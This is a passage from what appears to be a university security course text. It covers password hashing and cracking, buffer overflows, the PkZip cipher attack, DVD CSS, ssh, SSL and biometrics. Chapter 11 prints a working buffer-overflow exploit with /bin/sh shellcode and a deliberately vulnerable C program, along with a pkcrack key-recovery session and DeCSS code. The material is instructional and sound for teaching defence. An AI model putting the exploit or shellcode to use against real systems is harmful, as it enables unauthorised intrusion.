Dictionary password cracking is the most popular method for cracking Unix passwords. The cracking program will take a word list, and one at a time try to crack one or all of the passwords listed in the password file. Some password crackers will filter and/or mutate the words as they try them, such as substitute numbers for certain letters, add prefixes or suffixes, or switch case or order of letters.

A popular cracking utility is called ***crack.*** It can be configured by an administrator to periodically run and send email to users with weak passwords, or it may be run in manual mode. Crack can also be configured to run across multiple systems and to use user-definable rules for word manipulation/mutation to maximize dictionary effectiveness.

10.1.4 UNIX base security fix

The susceptibility of UNIX systems to dictionary attacks has been known for many years, and a system known as ***shadow*** passwords is used to fix the problem. Most modern UNIXes either use ***shadow*** passwords out-of-the-box, or can be configured to use them by running a utility.

Once the password hashes are moved to the shadow file, its permissions are changed as follows:

```
opo 35# ls -l /etc/shadow
-r--------   1 root    sys      3429 Aug 20 14:46 /etc/shadow
opo 36#
```

These permissions ensure that ordinary users are unable to look at the password hashes, and hence are unable to try dictionary attacks.

10.2 Microsoft password security

Two one-way password hashes are stored on NT systems:

- a LanManager hash, and
- a Windows NT hash.

The LanManager hash supports the older LanManager protocol originally used in Windows and OS/2. In an all-NT environment it is desirable to turn off LanManager passwords, as it is easier to crack. The NT method uses a stronger algorithm and allows mixed-cased passwords.

The database containing these hashes on an NT system is called the SAM (Security Access Manager) database and is used for all user authentication as well as inter-process authentication. If you have administrative access[2], the program ***pwdump*** can extract the hashes. The hashes may also be directly captured from a local area network using a sniff utility such as ***readsmb***[3].

[2]Originally, *anyone* could extract the hashed passwords from the SAM, as Microsoft believed that “if they didn’t tell anyone the algorithms they used, no-one could discover what they had done”. Security through obscurity is not a safe strategy, and Jeremy Allison was able to de-obfuscate the SAM entries relatively quickly.

[3]The security strategies used by Microsoft have been uncovered by the SAMBA team, to allow their development of an open source SMB file and print service. Some parts of this section have been extracted from the SAMBA documentation.




Figure 10.1: Network login traffic snooping.

In figure 10.1, we see network login traffic between a Windows client and a PDC (Primary Domain Controller). If the network media is a shared bus (such as ethernet), then the login traffic may be sniffed (or snooped) by a third party.

Microsoft does not *salt* during hash generation, so once a potential password has generated a hash it can be checked against ***all*** accounts. The crack software takes advantage of this.

10.2.1 LanManager encryption

LanManager encryption is created by taking the user's plaintext password, capitalising it, and either truncating to 14 bytes, or padding to 14 bytes with null bytes. This 14 byte value is used as two 56-bit DES keys to encrypt a *magic* eight byte value, forming a 16 byte value which is stored by the server and client. This value is known as the ***hashed password***.

10.2.2 NT encryption

Windows NT encryption is a higher quality mechanism, consisting of doing an MD4 hash on a Unicode version of the user's password. This also produces a 16 byte hash value that is non-reversible.

MD4 is a one-way hashing function developed by Ron Rivest (The R in RSA). It takes 512-bit blocks as input and outputs a 128-bit fingerprint of the input data. It is described in ***rfc1320***, complete with source code detailing the algorithm.

10.2.3 Challenge-response protocol

When a client wishes to use an SMB resource, it first requests a connection and negotiates the protocol that the client and server will use. In the reply to this request the server generates and appends an 8 byte, random value - this is stored in the server after the reply is sent and is known as the ***challenge***. It is different for every client connection.

The client then uses the hashed password (16 byte values described above), appended with 5 null bytes, as three 56 bit DES keys, each of which is used to encrypt the challenge 8 byte value, forming a 24 byte value known as the ***response***. This calculation is done on *both* hashes of the user's password, and *both* responses are returned to the server, giving two 24 byte values.

The server then reproduces the above calculation, using its own value of the 16 byte hashed password and the challenge value that it kept during the initial protocol negotiation. It then checks to see if the 24 byte value it calculates matches the 24 byte value returned to it from the client. If these values match exactly, then the client knew the correct password and is allowed access. If not then the client did not know the correct password and is denied access.

There are good points about this:

- The server never knows or stores the *cleartext* of the users password - just the 16 byte hashed values derived from it.
- The cleartext password or 16 byte hashed values are never transmitted over the network - thus increasing security.

However, there is also a bad side:

- The 16 byte hashed values are a "password equivalent". You cannot derive the users password from them, but they can be used in a modified client to gain access to a server.
- The initial protocol negotiation is generally insecure, and can be hijacked in a range of ways. One common hijack involves convincing the server to allow clear-text passwords.

Despite functionality added to NT to protect unauthorized access to the SAM, the mechanism is trivially insecure - both the hashed values can be retrieved using the network sniffer mentioned before, and they are as-good-as passwords.

10.2.4 Attack

The security of NT systems relies on a flawed mechanism. Even *without* network access, it is possible by various means to access the SAM password hashes, and *with* network access it is easy. The hashed values are password equivalents, and may be used directly if you have modified client software.

The attack considered here is the use of either a dictionary, or brute force attack directly on the password hashes (which must be first collected somehow).

L0phtCrack is a tool for turning Microsoft Lan Manager and NT password hashes back into the original clear text passwords. It may be configured to run in different ways.

Dictionary cracking: L0phtCrack running on a Pentium Pro 200 checked a password file with 100 passwords against a 8 Megabyte (about 1,000,000 word) dictionary file in under one minute.

Brute force: L0phtCrack running on a Pentium Pro 200 checked a password file with 10 passwords using the alpha character set (A-Z) in 26 hours.

As the character sets increase in size from 26 characters to 68 the time to brute force the password increases exponentially. This chart illustrates the relative time for larger character sets.

Character set size	**Size of computation**	**Relative time taken**
26	$8.353 * 10^9$	1.00
36	$8.060 * 10^{10}$	9.65
46	$4.455 * 10^{11}$	53.33
68	$6.823 * 10^{12}$	816.86

So if 26 characters takes 26 hours to complete, a worst-case scenario for 36 characters (A-Z,0-9) would take 250 hours or 10.5 days. A password such as ***take2asp1r1n*** would probably be computed in about 7 days.

10.2.5 Microsoft base security fix

A range of steps may be taken to reduce exposure due to the hash insecurity.

- Disable the use of Lan Manager passwords.
- Don't log in over network as any user you do not wish to compromise.
- Encrypt all network traffic (to be discussed later in the section on use of ***ssh***).
- Use long passwords, and all allowable characters, to slow down the crack.
- Use an alternative login system (PAM supports multiple login methods, and there are more secure systems).
- Use an unsniffable network cabling system.

10.3 Summary of topics

In this section, we introduced the following topics:

- Simple OS password security

Further study

- Textbook, Section 12.2
- Textbook, Section 12.3

Chapter 11

More (In)security

11.1 Hacker's favorite - the buffer overflow

Perhaps the most well known compromise of computer systems is commonly called the *buffer overflow* or *stack overflow* hack. The buffer overflow problem is one of a general class of problems caused by software that does not check its parameters for extreme values.

To see how the buffer overflow works, we need to examine the way in which programs (written in C or similar imperative languages) store variables in memory. The following presentation is based on a now-famous paper from the Phrack e-magazine (**http://www.phrack.org/**), written by Aleph-One in 1996. You can read it at:

http://destroy.net/machines/security/P49-14-Aleph-One

Consider the following program:

CODE LISTING **vulnerable.c**


```
void
main (int argc, char *argv[])
{
    char buffer[512];

    printf ("Argument is %s\n", argv[1]);
    strcpy (buffer, argv[1]);
}
```


This program has a local buffer character array that is 512 bytes long, and prints out its argument, before copying it to the buffer. When we run this trivial program, it looks like this:

```
[hugh@pnp176-44 programs]$ ./vulnerable test
Argument is test
[hugh@pnp176-44 programs]$ ./vulnerable “A Longer Test”
Argument is A Longer Test
[hugh@pnp176-44 programs]$
```

When this program runs on an Intel computer, the buffer and the program stack are in a contiguous chunk of the computer's memory. The program stack contains return addresses, arguments/parameters and variables:



The **`strcpy()`** function copies a string to the buffer, but does not check for overflow of the buffer, and as a result it is possible to pass an argument to the program that causes it to fail, by overwriting the return address on the stack.



When we run the program with a long string, the buffer overflows, we write over the stack, and the program has a segmentation error because a part of the return address has been overwritten with the ASCII value for d (**`0x61`**), and this now points to a meaningless return address:

```
[hugh@pnp176-44 programs]$ ./vulnerable ddddddddddddddddddddddddddddddddddddddddddd
ddddddddddddddddddddddddddddddddddddddddddddddddddddddddddddddddddddddddddddddddddd
ddddddddddddddddddddddddddddddddddddddddddddddddddddddddddddddddddddddddddddddddddd
ddddddddddddddddddddddddddddddddddddddddddddddddddddddddddddddddddddddddddddddddddd
ddddddddddddddddddddddddddddddddddddddddddddddddddddddddddddddddddddddddddddddddddd
ddddddddddddddddddddddddddddddddddddddddddddddddddddddddddddddddddddddddddddddddddd
ddddddddddddddddddddddddddddddddddddddddddddddddddddddddddddddddd
Argument is ddddddddddddddddddddddddddddddddddddddddddddddddddddddddddddddddddddddd
ddddddddddddddddddddddddddddddddddddddddddddddddddddddddddddddddddddddddddddddddddd
ddddddddddddddddddddddddddddddddddddddddddddddddddddddddddddddddddddddddddddddddddd
ddddddddddddddddddddddddddddddddddddddddddddddddddddddddddddddddddddddddddddddddddd
ddddddddddddddddddddddddddddddddddddddddddddddddddddddddddddddddddddddddddddddddddd
ddddddddddddddddddddddddddddddddddddddddddddddddddddddddddddddddddddddddddddddddddd
ddddddddddddddddddddddddddddddddddddd
[hugh@pnp176-44 programs]$ ./vulnerable ddddddddddddddddddddddddddddddddddddddddddd
ddddddddddddddddddddddddddddddddddddddddddddddddddddddddddddddddddddddddddddddddddd
ddddddddddddddddddddddddddddddddddddddddddddddddddddddddddddddddddddddddddddddddddd
ddddddddddddddddddddddddddddddddddddddddddddddddddddddddddddddddddddddddddddddddddd
ddddddddddddddddddddddddddddddddddddddddddddddddddddddddddddddddddddddddddddddddddd
ddddddddddddddddddddddddddddddddddddddddddddddddddddddddddddddddddddddddddddddddddd
dddddddddddddddddddddddddddddddddddddddddddddddddddddddddddddddddd
Argument is ddddddddddddddddddddddddddddddddddddddddddddddddddddddddddddddddddddddd
ddddddddddddddddddddddddddddddddddddddddddddddddddddddddddddddddddddddddddddddddddd
ddddddddddddddddddddddddddddddddddddddddddddddddddddddddddddddddddddddddddddddddddd
ddddddddddddddddddddddddddddddddddddddddddddddddddddddddddddddddddddddddddddddddddd
ddddddddddddddddddddddddddddddddddddddddddddddddddddddddddddddddddddddddddddddddddd
ddddddddddddddddddddddddddddddddddddddddddddddddddddddddddddddddddddddddddddddddddd
dddddddddddddddddddddddddddddddddddddd
Segmentation fault
[hugh@pnp176-44 programs]$
```

In this case we are not doing any useful work, but if we created a string (like **ddddd...**) that contained code for an exploit, and an address that somehow pointed back at this code, then we can make use of this flaw. The **exploit3** program from the article gives an example of a simple exploit that creates a long string, with exploit code:

CODE LISTING **exploit3.c**

```
#include <stdlib.h>

#define DEFAULT_OFFSET                    0
#define DEFAULT_BUFFER_SIZE             512
#define NOP                            0x90

char shellcode[] =
    "\xeb\x1f\x5e\x89\x76\x08\x31\xc0\x88\x46\x07\x89\x46\x0c\xb0\x0b"
    "\x89\xf3\x8d\x4e\x08\x8d\x56\x0c\xcd\x80\x31\xdb\x89\xd8\x40\xcd"
    "\x80\xe8\xdc\xff\xff\xff/bin/sh";

unsigned long
get_sp (void)
{
    __asm__ ("movl %esp,%eax");
}



void
main (int argc, char *argv[])
{
    char *buff, *ptr;
    long *addr_ptr, addr;
    int offset = DEFAULT_OFFSET, bsize = DEFAULT_BUFFER_SIZE;
    int i;

    if (argc > 1)
        bsize = atoi (argv[1]);
    if (argc > 2)
        offset = atoi (argv[2]);

    if (!(buff = malloc (bsize))) {
        printf ("Can't allocate memory.\n");
        exit (0);
    }

    addr = get_sp () − offset;
    printf ("Using address: 0x%x\n", addr);

    ptr = buff;
    addr_ptr = (long *) ptr;
    for (i = 0; i < bsize; i += 4)
        *(addr_ptr++) = addr;

    for (i = 0; i < bsize / 2; i++)
        buff[i] = NOP;

    ptr = buff + ((bsize / 2) − (strlen (shellcode) / 2));
    for (i = 0; i < strlen (shellcode); i++)
        *(ptr++) = shellcode[i];


    buff[bsize − 1] = '\0';

    memcpy (buff, "EGG=", 4);
    putenv (buff);
    system ("/bin/bash");
}
```

When we run this **exploit**3, and then run the **vulnerable** program, we end up running an unexpected command:

```
[hugh@pnp176-44 programs]$ ./exploit3 560
Using address: 0xbfffe998
[hugh@pnp176-44 programs]$ ./vulnerable $EGG
Argument is ????????...???????
sh-2.05b$
```

We are now within the **vulnerable** program process, but running the **sh** shell program, instead of the vulnerable program.

11.1.1 Using the buffer overflow attack

In the previous section, we saw in some detail how we can pass a long string to an incorrectly written program, and end up running code that *we* want to run. There are a large number of ways in which this general exploit technique may be used. For example:

- A server (say a web server) that expects a query, and returns a response. We send it a long query which includes code for some nefarious purpose.
- A CGI/ASP or perl script inside a web server also may expect a query, and return a response. Such a script may not be subject to the same rigorous testing that the server itself may have had to pass, and so may possibly be attacked.
- A SUID root program on a UNIX system is a program which, while it runs, has supervisory privileges. If such a program is subject to a buffer overflow attack, the user can acquire supervisory privilege.

Recently we have been having a series of attacks on Microsoft systems that are based on various buffer overflow problems. The *Blaster* worm is described in the CERT advisory “CA-2003-20 W32/Blaster worm”:

> *The CERT/CC is receiving reports of widespread activity related to a new piece of malicious code known as W32/Blaster. This worm appears to exploit known vulnerabilities in the Microsoft Remote Procedure Call (RPC) Interface.*
>
> *The W32/Blaster worm exploits a vulnerability in Microsoft’s DCOM RPC interface as described in VU#568148 and CA-2003-16. Upon successful execution, the worm attempts to retrieve a copy of the file msblast.exe from the compromising host. Once this file is retrieved, the compromised system then runs it and begins scanning for other vulnerable systems to compromise in the same manner.*

Microsoft has published information about this vulnerability in Microsoft Security Bulletin MS03-026.

11.2 PkZip stream cipher

PkZip is a shareware utility for compressing and encrypting files. It has been available for many years, and is responsible for the ***zip*** extension found on many files. Most other compression or archiving utilities provide some level of compatability with PkZip's compression scheme.

PkZip can also scramble files when given a secret password. However, the enciphering strategy is weak and can be cracked using a known-plaintext style of attack. Three 32-bit keys are generated from the original enciphering text, and the resultant 96-bit code is the core of the stream cipher algorithm. The stream cipher algorithm, and method of attack is described in Biham and Kocher's paper "A Known Plaintext Attack on the PKZIP Stream Cipher". The attack exploits a weakness in the (homegrown) ciphering algorithm, which allows us to collect possible values for one of the keys, discarding impossible values, and then use those possible values to calculate the other keys.

Here we see the attack in use, extracting the keys for a zipped and encrypted archive ***all.zip***, with known plaintext ***readme.doc*** also available in zipped form in the file ***plain.zip***:

```
opo 144% pkcrack -C all.zip -c readme.doc -P plain.zip -p readme.doc
Files read. Starting stage 1 on Wed Sep 8 09:04:02 1999
Generating 1st generation of possible key2_421 values...done.
Found 4194304 possible key2-values.
Now we're trying to reduce these...
Done. Left with 18637 possible Values. bestOffset is 24.
Stage 1 completed. Starting stage 2 on Thu Sep 9 09:12:06 1999
Ta-daaaaa! key0=dda9e469, key1=96212999, key2=f9fc9651
Probabilistic test succeeded for 402 bytes.
Stage2 completed. Starting password search on Thu Sep 9 09:22:22 1999
Key: 73 65 63 72 65 74
Or as a string: 'secret' (without the enclosing single quotes)
Finished on Thu Sep 9 10:54:22 1999 opo 99%
opo 145% ./zipdecrypt dda9e469 96212999 f9fc9651 all.zip rr.zip
opo 146%
```

At the completion of the above commands, ***rr.zip*** contains an unencypted version of all the files in the original archive.

11.2.1 PkZip stream cipher fix

The PkZip stream cipher is also susceptible to dictionary attacks, and so it is considered not suitable for secure encryption of data. The fix is:

Don't use PkZip for security purposes.

11.3 DVD security

DVDs have a system called CSS, the Content Scrambling System, a data encryption scheme to prevent copying. CSS was developed by commercial interests such as Matsushita and Toshiba in 1997, and the details of its operation are kept as a trade secret. A master set of 400 keys are stored on every DVD, and the DVD player uses these to generate a key needed to decrypt data from the disc.

Despite the CSS, it is easy to copy a DVD: it can just be copied. However, CSS prevented people from decrypting the DVD, changing it and re-recording it.

Linux users were excluded from access to CSS licenses because of the open-source nature of Linux. In October 1999, hobbyists/hackers in Europe cracked the CSS algorithm, so that they could make a DVD player for Linux. Since then, DVD industry players (such as Disney, MGM and so on) have been trying to prevent distribution of any software and information about the DVD CSS. This has included lawsuits against web-site administrators, authors and even a 16 year old Norwegian boy. The EFF Electronic Frontier Foundation have been supporting the individuals involved in the US. The source code for decoding DVD is available on a T-shirt.

> The lesson to learn from this is that once-again *security-through-obscurity* is a very poor strategy.

The source code and detailed descriptions for a CSS descrambler is available at:

`http://www-2.cs.cmu.edu/~dst/DeCSS/Gallery/`

From the same web site, we have the following description of the key/descrambling process:

> *First one must have a master key, which is unique to the DVD player manufacturer. It is also known as a player key. The player reads an encrypted disk key from the DVD, and uses its player key to decrypt the disk key. Then the player reads the encrypted title key for the file to be played. (The DVD will likely contain multiple files, typically 4 to 8, each with its own title key.) It uses the decrypted disk key (DK) to decrypt the title key. Finally, the decrypted title key, TK, is used to descramble the actual content.*

The actual descrambling process involves confusion and diffusion, swapping and rotating bits according to various tables, and is not really very interesting. There exist tiny versions of the decryption process in perl and C:

```
#define m(i)(x[i]^s[i+84])<<
unsigned char x[5],y,s[2048];main(n){for(read(0,x,5);read(0,s,n=2048);write(1,s
,n))if(s[y=s[13]%8+20]/16%4==1){int i=m(1)17^256+m(0)8,k=m(2)0,j=m(4)17^m(3)9^k
*2-k%8^8,a=0,c=26;for(s[y]-=16;--c;j*=2)a=a*2^i&1,i=i/2^j&1<<24;for(j=127;++j<n
;c=c>y)c+=y=i^i/8^i>>4^i>>12,i=i>>8^y<<17,a^=a>>14,y=a^a*8^a<<6,a=a>>8^y<<9,k=s
[j],k="7Wo~'G_\216"[k&7]+2^"cr3sfw6v;*k+>/n."[k>>4]*2^k*257/8,s[j]=k^(k&k*2&34)
*6^c+~y;}}
```

11.4 Summary of topics

In this section, we looked at several insecure systems:

- Buffer overflows
- Stream cipher in pkzip
- DVD ciphering

Further study

- DVD controversy at
  http://www.koek.net/dvd/
  http://www.cnn.com/2000/TECH/computing/01/31/johansen.interview.idg/index.html
  http://www-2.cs.cmu.edu/˜dst/DeCSS/Gallery/
- PkZip plaintext attack paper at
  http://citeseer.nj.nec.com/122586.html
- Aleph-One (buffer overflow) paper at
  http://destroy.net/machines/security/P49-14-Aleph-One

Chapter 12

Securing systems

In this chapter, we look at various systems for securing modern networked computer systems.

12.1 ssh

Secure shell (ssh) is a program for logging into a remote machine and for executing commands in a remote machine. It provides for ***secure*** encrypted communications between two untrusted hosts over an insecure network.

In other words:

- You can't snoop or sniff passwords.

X11 connections and arbitrary TCP/IP ports can also be forwarded over the secure channel.

The ***ssh*** program connects and logs into a specified host. There are various methods that may be used to prove your identity to the remote machine:

1. **/etc/hosts.equiv:** If the machine from which the user logs in is listed in */etc/hosts.equiv* on the remote machine, and the user names are the same on both sides, the user is immediately permitted to log in.

2. **~/.rhosts:** If *~/.rhosts* or *~/.shosts* exists on the remote machine and contains a line containing the name of the client machine and the name of the user on that machine, the user is permitted to log in.

3. **RSA:** As a third authentication method, ***ssh*** supports RSA based authentication. The scheme is based on public-key cryptography.

4. **TIS:** The ***ssh*** program asks a trusted server to authenticate the user.
5. **Passwords:** If other authentication methods fail, ***ssh*** prompts the user for a password. The password is sent to the remote host for checking; however, since all communications are encrypted, the password cannot be seen by someone listening on the network.

When the user's identity has been accepted by the server, the server either executes the given command, or logs into the machine and gives the user a normal shell on the remote machine. All following communication with the remote command or shell will be automatically encrypted.

12.1.1 RSA key management

Perhaps the most secure part of ***ssh*** is its use of RSA key pairs for authentication. The file *~/.ssh/authorized_keys* lists the public keys that are permitted for logging in. The RSA login protocol is:

- **Initially:** When the user logs in, the ***ssh*** program tells the server which key pair it would like to use for authentication.
- **Challenge:** The server checks if this key is permitted, and if so, sends the user (actually the ***ssh*** program running on behalf of the user) a challenge and a random number, encrypted with the user's *public* key.
- **Decrypt:** The challenge can only be decrypted using the proper private key. The user's client then decrypts the challenge using the *private* key. The challenge may be returned in later (encrypted) messages as proof that the client is valid.

The user creates an RSA key pair by using the program ***ssh-keygen***. This stores the private key in *~/.ssh/identity* and the public key in *~/.ssh/identity.pub*. The user can then copy the *identity*.pub to *.ssh/authorized_keys* in his/her home directory on the remote machine (the *authorized_keys* file corresponds to the conventional *~/.rhosts file*, and has one key per line, though the lines can be very long). After this, the user can log in without giving the password.

RSA authentication is much more secure than rhosts authentication.

12.1.2 Port forwarding

Secure shell supports TCP/IP port forwarding to connect arbitrary, otherwise insecure connections over a secure channel.

TCP/IP port forwarding works by creating a local *proxy* server for any desired remote TCP/IP service. The local *proxy* server waits for a connection from a client, forwards the request and the data over the secure channel, and makes the connection to the specified remote service on the other side of the secure channel.

Proxies can be created for most of the remote services that use TCP/IP. This includes client-server applications, normal UNIX services like smtp, pop, http, and many others.

For example - if we wanted to use a secure channel to our X display on the local machine, the proxy listens for connections on a port, forwards the connection request and any data over the secure channel, and makes a connection to the real X display from the SSH Terminal. The DISPLAY variable is automatically set to point to the proper value. Note that forwarding can be chained, permitting safe use of X applications over an arbitrary chain of SSH connections.

12.1.3 Summary

- proxy servers and support for secure X11 connections:
- Proxy servers can be created for arbitrary TCP/IP based remote services and the connections can be forwarded across an insecure network.
- Automatic forwarding for the X11 Windowing System commonly used on UNIX machines.
- CPU overhead caused by strong encryption is of no consequence when transmitting confidential information.
- The strongest available encryption methods should be used, as they are no more expensive than weak methods.
- Due to compression of transferred data SSH protocol can substantially speed up long-distance transmissions.

12.2 SSL

Netscape has designed and specified a protocol for providing data security layered between application protocols (such as HTTP, Telnet, NNTP, or FTP) and TCP/IP. It uses 128-bit keys.

This security protocol, called Secure Sockets Layer (SSL), provides data encryption, server authentication, message integrity, and optional client authentication for a TCP/IP connection.

SSL is an open, nonproprietary protocol. It has been submitted to the W3 Consortium (W3C) working group on security for consideration as a standard security approach for World Wide Web browsers and servers on the Internet.

12.2.1 UN-SSL

Unfortunately, soon after Netscape developed and implemented SSL, a loophole in Netscape's own implementation of SSL was discovered.


Netscape seeds a random number generator it uses to produce challenges and master keys with a combination of the time in seconds and microseconds, and the PID. Of these, only the time in microseconds is hard to determine by someone who can watch your packets on the network and has access to any account on the system running ***netscape***.

Even if you do not have an account on the system running ***netscape***, the time can often be obtained from the time or daytime network daemons. The PID can sometimes be obtained from a *mail* daemon. Clever guessing of these values cuts the expected search space down to less than brute-forcing a 40-bit key, and certainly is less than brute-forcing a 128-bit key.

Due to these poor implmentation decisions, software which can successfully snoop on the original implementation of SSL has been available for some time.

12.3 PGPfone

PGPfone[1] lets you whisper in someone's ear, even if their ear is a thousand miles away. PGPfone (Pretty Good Privacy Phone) is a software package that turns your desktop or notebook computer into a ***secure*** telephone:



```
Remote ID: Will's Pentium          Status: Call in progress
Encoder: GSM 8000 hz               Encryption: CAST
Decoder: GSM 7350 hz
Packets Sent:     154              Sound Out:          1280
Good/Bad Rcvd:    191/16           Sound Underflow:    40
Out C/A/M:        0/0/1            Sound Overflow:     0
GSM7 Load:        5/1/1/1          Round Trip:         0
Connected.
Agreed upon a 2048 bit prime.
Completed Diffie-Hellman key agreement.
Configuration complete.
```

It uses speech compression and *strong cryptographic protocols* to give you the ability to have a real-time secure telephone conversation. PGPfone takes your voice from a microphone, then continuously digitizes, compresses and encrypts it and sends it out to the person at the other end who is also running PGPfone.

[1](From the documentation)


All cryptographic and speech compression protocols are negotiated dynamically and invisibly, providing a natural user interface similar to using a normal telephone. Public-key protocols are used to negotiate keys. ***Enough advertising!***

One of the peculiarities about PGPfone, is that it is available in two versions:

1. An international version available *outside* America, and a prohibited import *into* America.
2. An American version available *inside* America, and a prohibited import *out of* America.

These two versions are also exactly the same! This peculiar situation is a result of American restrictions on the import and export of munitions - strong cryptography is considered a munition.

When we look at the preferences dialog, we see familiar encryption and key exchange parameters:



Encryption

Preferred Algorithm: CAST

☒ CAST ☒ TripleDES
☒ Blowfish ☐ None

Diffie-Hellman Primes

Preferred Prime: 2048 bits

☒ 768 bits ☒ 1536 bits ☒ 3072 bits
☒ 1024 bits ☒ 2048 bits ☒ 4096 bits

When initially setting up a link, Diffie-Hellman key exchange is used to ensure safety in the choice of an encryption key.

12.4 Design principles

There are various principles related to the design of secure systems, outlined in a paper by Saltzer and Schroeder, and summarized below:

1. **Economy of mechanism:** Keep the design as simple and small as possible. (identd assumption)
2. **Fail-safe defaults:** Base access decisions on permission rather than exclusion. This is conservative design - the arguments are based on arguments as to why objects should be accessible, rather than why they should not. (mail server - mail only access)
3. **Complete mediation:** Every access to every object must be checked for authority. (DNS cache poisoning)

4. **Open design:** The design should not be secret. It is not realistic to attempt to maintain secrecy for any system which receives wide distribution. (DVDs, Microsoft SAM hashes...)

5. **Separation of privilege:** Two keys are better than one. Keys can be physically separated and distinct programs, organizations, or individuals made responsible for them. No single event can compromise the system. (su - password and *wheel* group)

6. **Least privilege:** Every program and every user of the system should operate using the least set of privileges necessary to complete the job. The military security rule of "need-to-know" is an example of this principle.

7. **Least common mechanism:** Minimize the amount of mechanism common to more than one user and depended on by all users. For example, given the choice of implementing a new function as a supervisor procedure shared by all users or as a library procedure that can be handled as though it were the user's own, choose the latter course.

8. **Psychological acceptability:** Human interface easy to use.

In the textbook there are examples of the use of each of these design principles.

12.5 Biometrics

Biometrics is the use of human physical characteristics to support authentication. Examples of this include:


- Fingerprint scanners are readily available, along with algorithms to perform reasonably efficient comparisons with small databases of fingerprints:


FPC1010 Area Sensor

FEATURES
- Internal A/D
- SPI interface
- 3.3 Volt operation
- Robust surface coating
- >1 000 000 wear cycles
- >15kV ESD protection

APPLICATION EXAMPLES
- Mobile phones, PDAs
- PC peripherals
- Security systems
- Smart cards

- Eyes - Iris and Retinal scanners are also readily available, again with algorithms to perform reasonably efficient comparisons with small databases of iris/retina patterns:





12.5.1 Minimal hardware biometrics

Some biometric identifiers can be captured with commonly available hardware. In particular, these days it is easy and inexpensive to capture sound and video images, giving the following biometric identifiers:

- Voices - Record and process voice leading to either speaker verification or recognition. Recognition may involve analysis of components of the voice that should not be duplicatable by anyone else.
- Faces - Capture either a static or moving image of a face. I had difficulty once with facial recognition :)
- Keystrokes - capture a sequence of keystrokes, recording timing.

Combinations of characteristics may be used, but in general biometric techniques are not reliable on their own. However, they do make a good second key for *separation of privilege*.

